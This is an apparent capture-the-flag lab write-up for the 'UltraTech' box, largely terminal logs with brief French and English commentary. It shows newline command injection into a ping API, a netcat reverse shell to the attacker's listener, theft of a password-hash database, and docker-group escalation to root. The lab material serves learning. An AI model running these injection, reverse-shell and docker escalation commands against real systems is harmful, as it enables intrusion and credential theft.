Ultratech

mardi 23 septembre 2025 15:18

sudo nmap -sVC -p- 10.10.37.83 --open
[sudo] Mot de passe de alice :
Starting Nmap 7.95 (https://nmap.org) at 2025-09-23 15:15 CEST
Nmap scan report for 10.10.37.83
Host is up (0.050s latency).
Not shown: 65364 closed tcp ports (reset), 167 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 dc:66:89:85:e7:05:c2:a5:da:7f:01:20:3a:13:fc:27 (RSA)
| 256 c3:67:dd:26:fa:0c:56:92:f3:5b:a0:b3:8d:6d:20:ab (ECDSA)
|_ 256 11:9b:5a:d6:ff:2f:e4:49:d2:b5:17:36:0e:2f:1d:2f (ED25519)
8081/tcp open http Node.js Express framework
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
31331/tcp open http Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: UltraTech - The best of technology (AI, FinTech, Big Data)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.32 seconds

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/UltraTech]
└─$ gobuster dir -u http://10.10.37.83:8081/ -w /usr/share/wordlists/seclists/Discovery/We
 .html
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.37.83:8081/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              -k
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/auth                (Status: 200) [Size: 39]
/ping                (Status: 500) [Size: 1094]
Progress: 40956 / 40956 (100.00%)
===============================================================
Finished
===============================================================
```

```
No such device exists)

┌──(alice㉿alice)-[~/Bureau/THM/CTF/UltraTech]
└─$ sudo tcpdump -ni tun1 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun1, link-type RAW (Raw IP), snapshot length 262144 bytes
```

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/UltraTech]
└─$ curl -si http://10.10.37.83:8081/ping?ip=10.11.116.117
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 269
ETag: W/"10d-IpQOQ6/wsQWWrdkwd47HqsS8kQM"
Date: Tue, 23 Sep 2025 14:09:19 GMT
Connection: keep-alive

PING 10.11.116.117 (10.11.116.117) 56(84) bytes of data.
64 bytes from 10.11.116.117: icmp_seq=1 ttl=63 time=64.8 ms

--- 10.11.116.117 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 64.820/64.820/64.820/0.000 ms

┌──(alice㉿alice)-[~/Bureau/THM/CTF/UltraTech]
└─$
```

```
.arpa. (44)
16:09:04.145844 IP 10.192.31.1.domain > 10.0.2.15.41720: 27806 1/0/0 PTR 116.82.201.35.bc.
googleusercontent.com. (96)
^C
74 packets captured
74 packets received by filter
0 packets dropped by kernel

┌──(alice㉿alice)-[~/Bureau/THM/CTF/UltraTech]
└─$ sudo tcpdump -ni tun0 icmp
tcpdump: tun0: No such device exists
(No such device exists)

┌──(alice㉿alice)-[~/Bureau/THM/CTF/UltraTech]
└─$ sudo tcpdump -ni tun1 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun1, link-type RAW (Raw IP), snapshot length 262144 bytes
16:09:37.373459 IP 10.10.37.83 > 10.11.116.117: ICMP echo request, id 3209, seq 1, length
64
16:09:37.373474 IP 10.11.116.117 > 10.10.37.83: ICMP echo reply, id 3209, seq 1, length 64
```

I suspect the API is stripping some characters from the payload based on additional research I did (not pictured). So, what is another way we might be able to cause the API to run an additional command?

The `%0a` byte! This is a `LF` control byte, and causes the shell to place the characters after the `%0a` on a *new line*. It's akin to pressing to `Enter` and running a command after another command.

```
└─$ curl -si http://10.10.37.83:8081/ping?ip=10.11.116.117%0acat%20%2Fetc%2Fpasswd
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Content-Length: 2008
ETag: W/"7d8-cACoaGd7YRNBiHdux8pRIzbear8"
Date: Tue, 23 Sep 2025 14:21:10 GMT
Connection: keep-alive

PING 10.11.116.117 (10.11.116.117) 56(84) bytes of data.
64 bytes from 10.11.116.117: icmp_seq=1 ttl=63 time=192 ms

--- 10.11.116.117 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 192.542/192.542/192.542/0.000 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
lp1:x:1000:1000:lp1:/home/lp1:/bin/bash
mysql:x:111:113:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:112:115:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
r00t:x:1001:1001::/home/r00t:/bin/bash
www:x:1002:1002::/home/www:/bin/sh
```

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/UltraTech]
└─$ curl -si http://10.10.37.83:8081/ping?ip=10.11.116.117%0abusybox%20nc%2010.11.116.117%204444%20-e%20sh
```


```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.116.117] from (UNKNOWN) [10.10.37.83] 34644
```


On créer une clé ssh et non se connecte avec www :


```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/UltraTech]
└─$ ssh www@10.10.37.83 -i id_rsa
The authenticity of host '10.10.37.83 (10.10.37.83)' can't be established.
ED25519 key fingerprint is SHA256:g5I2Aq/2um35QmYfRxNGnjl3zf9FNXKPpEHxMllWXMU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.37.83' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue Sep 23 14:37:04 UTC 2025

  System load:  0.0               Processes:           111
  Usage of /:   24.3% of 19.56GB  Users logged in:     0
  Memory usage: 37%               IP address for ens5: 10.10.37.83
  Swap usage:   0%


1 package can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ whoami
www
$
```

```
www@ultratech-prod:~$ ls
api
www@ultratech-prod:~$ cd api
www@ultratech-prod:~/api$ ls
index.js  node_modules  package.json  package-lock.json  start.sh  utech.db.sqlite
www@ultratech-prod:~/api$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.11.116.117 - - [23/Sep/2025 14:41:48] "GET /utech.db.sqlite HTTP/1.1" 200 -
```

```
┌──(alice㉿alice)-[~/Bureau/THM/CTF/UltraTech]
└─$ wget http://10.10.37.83:8000/utech.db.sqlite
--2025-09-23 16:42:06--  http://10.10.37.83:8000/utech.db.sqlite
Connexion à 10.10.37.83:8000… connecté.
requête HTTP transmise, en attente de la réponse… 200 OK
Taille : 8192 (8,0K) [application/octet-stream]
Sauvegarde en : « utech.db.sqlite »

utech.db.sqlite             100%[═══════════════════════════════════════⇒]   8,00K  --.-KB/s    ds 0,001s

2025-09-23 16:42:06 (9,42 MB/s) - « utech.db.sqlite » sauvegardé [8192/8192]


┌──(alice㉿alice)-[~/Bureau/THM/CTF/UltraTech]
└─$ ls
id_rsa  utech.db.sqlite  www_ssh_key  www_ssh_key.pub

┌──(alice㉿alice)-[~/Bureau/THM/CTF/UltraTech]
└─$ sqlite3 utech.db.sqlite
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> SELECT *FROM users;
admin|0d0ea5111e3c1def594c1684e3b9be84|0
r00t|f357a0c52799563c7c7b76c1e7543a32|0
sqlite>
```









Restricted area

Hey r00t, can you please have a look at the server's configuration?
The intern did it and I don't really trust him.
Thanks!


lp1



Avec linpeas.sh on a vu que le user **r00t** faisait partie du groupe docker et quand on voit sur le net on peut trouver des technique d'exploitation pour devenir root avec docker.



Êt hop


r00t@ultratech-prod:~$ docker run -v /:/mnt --rm -it bash chroot /mnt bash
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
root@717551fc459c:/# whopami
Command 'whopami' not found, did you mean:
command 'whoami' from deb coreutils
Try: sudo apt install <deb name>
root@717551fc459c:/# whoami
root
root@717551fc459c:/# ls
bin home lib64 opt sbin sys vmlinuz
boot initrd.img lost+found proc snap tmp vmlinuz.old
dev initrd.img.old media root srv usr
etc lib mnt run swap.img var
root@717551fc459c:/# cd root
root@717551fc459c:~# ls
private.txt
root@717551fc459c:~# cat private.txt
Life and acomplishments of Alvaro Squalo - Tome I
Memoirs of the most successful digital nomdad finblocktech entrepreneur
in the world.
By himself.
Chapter 1 - How I became successful

Fin